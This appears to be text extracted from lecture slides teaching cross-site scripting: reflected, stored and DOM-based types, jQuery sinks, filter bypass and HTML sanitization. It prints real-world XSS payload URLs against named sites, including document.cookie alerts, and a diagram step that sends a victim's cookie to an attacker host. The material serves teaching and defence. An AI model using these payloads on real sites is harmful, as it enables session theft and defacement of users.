XSS

Real-life XSS examples

fotolog.com

xssed mirror

http://m.fotolog.com/search.php?auth=%3Ch1%3ERME%20Pwnea%20de%20Nuevo%3C/h1%3E%3Cscript%3Ealert%28document.cookie%29%3C/script%3E%3Cnoscript%3E

URL decoder

Decoded -- cleaned up a bit

http://m.fotolog.com/search.php?auth=

```
<h1>
    RME Pwnea de Nuevo
</h1>
<script>
    alert(document.cookie)
</script><noscript>
```

xfinity.comcast.net

xssed mirror

http://xfinity.comcast.net/news/national/%27%3C/script%3E%3Cscript%3Ealert%28String.fromCharCode%2888,83,83%29%29%3C/script%3E/

Decoded -- cleaned up a bit

http://xfinity.comcast.net/news/national/'

</script>

<script>

alert(String.fromCharCode(88,83,83))

</script>/

bankaustria.at

xssed mirror

jpg

http://www.bankaustria.at/privatkunden-kontaktformular.jsp?id=%22%3E%3CScRiPt%3Ealert%28%27dhony%27%29%3C%2FsCrIpT%3E%22%3E%3Ccenter%3E%3Ch1%3Edhonywidyantoro+-+VISIT+US+ON+FACEBOOK+%3D+https%3A%2F%2F www.facebook.com%2FDokterDhonyW%3C%2Fh1%3E%3Cimg%20

src=%22http://betadhony.files.wordpress.com/2014/01/1488076_638621169510722_147500364_n1.jpg%22%20

alt=%22http://betadhony.files.wordpress.com/2014/01/1488076_638621169510722_147500364_n1.jpg%22%20

width=%22700%22%20height=%22700%22%3E%3C%2Fa%3E%3E%3C

%2Fmarquee%3E

Review : 3 types of XSS attacks

Reflected

- Attacker sends malicious script in legit page
- Browser assumes it’s legit and executes it
- Reflected to user as part of victim site’s page

Stored


- attack stores malicious script in app, gets returned in later request

Review : 3 types of XSS attacks

DOM-based

- app uses client-side javascript
- DOM is modified but change may never reach web app server
- HTML source code/ HTML response are unchanged

DOM : defines tree structure for document for easy access


Attacker
Attacker's Server
Website
Website's Response Script
print "<html>"
print "You searched for: "
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
1
Check this out:
http://website/search?
keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim After innerHTML Manipulation
<html>
You searched for: <script>...</script>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
4
Website's Response to Victim
<html>
You searched for:
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>

A Key Difference...

In regular XSS

- Load page that contains malicious content. Execution of bad script on page load.

In DOM-based XSS

- Load legitimate page that uses user input. Legitimate JavaScript takes user input that is dangerous.

A client-side problem!

Many websites need to update without refreshing the whole page (that ‘flicker effect’).

Often done with JavaScript on the client-side.

Hiding DOM-based XSS from the Server

- use of URL fragment identifier
  - http://www.example.com/test.html#<script>alert(1)</script>
  - Anything after “#” in URL is not sent to the server
- Access from client-side, but not server-side

- New HTML5 features LocalStorage and IndexedDB are also invisible to server

jQuery

jQuery

- JavaScript library designed for easy HTML traversal, DOM manipulation, AJAX request handling etc.

$(‘some selector name’)

- creates a jQuery object for selected element
- a way of matching elements in a document

jQuery XSS demo

Demo credit to: Himanshu Upadya

jquery_example.html

Other jQuery sinks

But what about Chrome anti-XSS filter?

Example by Nikifor

- original site
- Simple HTML injection
- simple XSS (caught by anti-XSS filter!)
- removing end script tag
- bypass!
- redirection!

Sanitizers

What is HTML Sanitization?

What should be sanitized?

Sanitizers

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- Based on some sanitization policy, remove dangerous HTML markup that might introduce JavaScript and a XSS attack

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What is HTML Sanitization?

- Based on some sanitization policy, remove dangerous HTML markup that might introduce JavaScript and a XSS attack

What should be sanitized?

- sanitize user input!!

Quick Note...

Validator

- checks that user input is an expected format

Sanitizer

- checks that user input is clean

Escaper

- converting special characters so browser interprets as text, not code

Sanitization Policy

Whitelist

- list of known good inputs

Blacklist

- list of known bad inputs

Would it be better to use a whitelist or a blacklist? Why do you think so?

Some sources used

- http://www.chmag.in/article/aug2010/advance-xss-attacks-dom-based
- http://excess-xss.com/
- https://eamann.com/tech/jquery-xss/
- http://www.breakthesecurity.com/2012/05/dom-based-cross-site-scriptingxss.html